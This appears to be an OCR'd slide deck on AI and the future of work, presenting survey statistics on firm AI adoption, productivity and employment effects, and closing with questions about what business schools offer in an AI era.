- Facilitates flipping the classroom, supplementing video lectures.

ACADEMIC STUDIO

Academic Studio (my project) is a fork of VS Code designed for non-coding Claude Code users.

academic-studio.com



FOR US

THE FUTURE OF WORK

If you work in finance doing spreadsheets, or you're in a call center, or you're an entry-level programmer — those jobs are definitely going to be changed and eliminated with at least this first inning of AI.

Ford CEO Jim Farley, Accelerate the Essential Economy event, Detroit, reported by Fortune, July 2025

THE FUTURE OF WORK

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PREDICTED JOB LOSSES ARE NOT SHOWING UP YET

The prediction · May 2025

Anthropic CEO Dario Amodei told Axios that AI could eliminate half of entry-level white-collar jobs and push unemployment to 10–20% within one to five years.

The data · 2026

> Measures of AI usage show no connection to changes in employment or unemployment.

> The results do not yet show clear indication of labor market effects of AI.

Yale Budget Lab, Tracking the Impact of AI on the Labor Market, updated October 14, 2026 · AI Is Probably Not (Yet) the Reason for Labor Market Weakening, May 7, 2026

CENSUS BUREAU: HOW MANY FIRMS USE AI?

20%

of US firms used AI in any business function, early 2026

30%

of firms with 250 or more employees

17%

of firms with fewer than 20 employees

- Information and professional services: near 40%. Manufacturing: about 12%. Construction, transportation, food services: under 10%.
- Under the earlier question (AI in producing goods or services), the share was about 10% in late 2025.

Census Bureau Business Trends and Outlook Survey, reported in Minneapolis Fed, AI adoption in business grows steadily but unevenly, May 29, 2026. Size and sector figures from the April 2026 AI supplement.

CENSUS BUREAU: HOW DEEP IS AI USE INSIDE FIRMS?

57%

of AI-using firms use it in three or fewer business functions

65%

of firms limit worker use to three or fewer tasks

2%

of firms report AI-related employment decreases

- 18% of firms use AI (32% employment-weighted).
- Leading tasks: writing, document analysis, information search. 66% of users use AI only to augment tasks.

Bonney, Breaux, Dinlersoz, Foster, Haltiwanger, and Pande, The Microstructure of AI Diffusion, Census CES Working Paper 26-25, April 2026. BTOS AI supplement, reference period November 2025 to January 2026.

WORKERS: HOW MUCH OF THE WORKDAY USES AI?

39%

of employed adults used generative AI for work in the past week

6.3%

of work hours were assisted by generative AI

2.2%

of work hours were saved by generative AI

- Q3 2024: 28.2% of workers, 4.1% of hours assisted, 1.6% of hours saved.
- Time saved is self-reported.

Bick, Blandin, and Deming, Real-Time Population Survey, Q2 2026, reported in FRED Blog, Does generative AI save time at work?, August 27, 2026. Nationally representative survey of US adults aged 18 to 64.

EXECUTIVES: WHAT HAS AI DONE TO PRODUCTIVITY?

78%

of firms use AI

0.2%

per year added to labor productivity growth over the last three years

0.6%

per year expected over the next three years

- Executives report essentially no net effect of AI on employment over the last three years.
- About 2% of firms account for more than half of AI spending.

Yotzov, Barrero, Bloom, Davis, et al., Firm Data on AI, NBER Working Paper 34836, revised October 2026. Nearly 9,000 CEOs, CFOs, and senior executives in the US, UK, Germany, Australia, Canada, Mexico, and South Africa; Summer 2026.

MCKINSEY: IS AI REACHING THE BOTTOM LINE?

44%

say AI is scaling across their enterprise, up from 38% a year earlier

37%

attribute any EBIT impact to AI, about the same as a year earlier

6%

attribute at least 5% of EBIT to AI

- Firms with at least $1 billion in revenue: 54% scaling.

McKinsey, The State of AI in 2026: On the Road to ROI, August 2026, as reported in FM Magazine, September 1, 2026. Global online survey.

MIT NANDA: DO GENERATIVE AI PILOTS PAY OFF?

95%

of organizations studied saw no measurable return from generative AI initiatives

5%

of custom enterprise AI tools reached production

- Authors cite brittle workflows and weak contextual learning, not model quality.

MIT NANDA, The GenAI Divide: State of AI in Business 2025, July 2025. Review of more than 300 public AI initiatives, interviews with 52 organizations, and survey responses from 153 senior leaders. The authors describe the findings as a directionally accurate snapshot.

WHAT A BUSINESS SCHOOL SELLS


- The wage premium
- The signal
- The network
- Placement

Which of these does AI touch?


IF WE WERE STARTING THIS SCHOOL TODAY

- Would it be two years?
- Would it cost what it costs?
- Who would teach, and what would they do all day?
- What would the degree certify?

FINAL THOUGHTS



VISICALC ON APPLE II, 1979



VisiCalc was the first killer app for personal computers. Lotus 1-2-3, built for the IBM PC, replaced it.



QUESTIONS?